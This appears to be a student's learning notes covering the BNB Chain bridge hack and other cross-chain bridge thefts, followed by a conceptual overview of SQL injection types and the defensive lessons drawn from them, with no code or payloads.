- The bug likely was a result of the bridge not fully verifying the Merkle tree to the root hash, which allowed the attacker to generate forged proofs from a previous, legitimate one and then mint BNB directly to their wallet.
- The attack proved to be unique because the attacker did not steal existing funds, but rather minted new ones.
- As quickly as possible, the hacker started distributing some of the funds around other liquidity pools in an effort to convert the BNB into other assets.

❖ Not Binance's First Hack →

This is not Binance's first significant hack.

- The hacker stole over 7,000 bitcoins from the exchange in 2019, costing Binance almost $40 million.
- Although the funds were never found, the business compensated customers for their losses.
- The theft is the most recent in a string of attacks against blockchain bridges, which enable cross-blockchain transactions via so-called smart contracts.

The theft of Nomad for $191 million happened in August. Prior to that, there was the:

- Poly Network Bridge ($610 million that was reimbursed)
- Wormhole Bridge ($320 million)
- Meter.io Bridge ($4.4 million)
- Ronin Bridge ($600 million)
- Qubit Bridge ($80 million)
- Wormhole Bridge ($320 million)

❖ What Is Binance's Response?

Binance plans to hold on-chain governance votes to decide whether to:

- Offer a 10% bounty for finding the hacker and returning the funds.
- Set up a bug bounty program to award $1 million to those who report serious bugs.
- Freeze the hacked funds.
- Use BNB auto-burn to restore the remaining hacked funds.

Cross-chain bridges have emerged as the most frequent target of ultra-high value hacks in recent years, in part because they constantly hold enormous amounts of cryptocurrency tokens.

➢ Topic Learned → SQL Injection / Data breaches

- SQL is Structured Query Language is a domain specific language which is used in programming and also it is designed for managing data which is held in a relational database management system or for stream processing in a relational data stream management system.
- SQL injection is a code injection technique that might destroy your database. SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.
- SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database. The aim is to use complex code sequences to gain access to a system and reveal the data held inside.

- **Types of SQL injection →**

1. **In-band SQL injection** – This is the simplest and most common form of SQL injection attack. Hackers use error messages to gather the information they need to formulate a query. The hacker can use the same communication channel to launch the attack and gather their results.

2. **Error-based SQL injection** – This method uses error messages to obtain information about the structure of the database. It's important to make error messages generic or they can offer hackers too much information, such as table names and content.

3. **Blind SQL injection** – When using this variation, the hacker is unaware of whether the web application or page is vulnerable or not. It does not display any error messages, so the hacker goes in 'blind' and must look for other subtle clues in behaviour to identify avenues for attack. This includes HTTP responses, blank web pages and response time.

4. **Out-of-band SQL injection** – This method is a bit more complex and is usually adopted if the hacker can't gain access to a database with a single query-based attack. Instead, the hacker will craft SQL statements which trigger the database system to create a connection to an external server the attacker controls. From here, they can gain access to the data.

Topics of SQL injection →

1. In this topic I've learned about SQL injection.
2. What is the SQL database, what is the SQL injection.
3. How the username and password can be cracked using the commands.
4. In this learned about the loopholes and found the loopholes in the website.
5. After finding the loopholes, I've learned how to get tables, columns and the data in that columns using various commands which are executed in the URL of the site.
6. Also learned that how one can be safe with these types of attacks, concerned person/team should regularly test the website for any vulnerability and developer should fix if there is any. Otherwise, it might become a very serious issue for the website owner/company as well as the user whose data might get breached.
7. Learned about the mistakes of →
    - Database Admin → Data base not secured; data base is accepting commands from end user from URL.
    - Web developer → Page has to redirect to 404 error page.
    - System admin / network admin → Firewall not configured properly because it was bypassed by hex decimals.

---***---
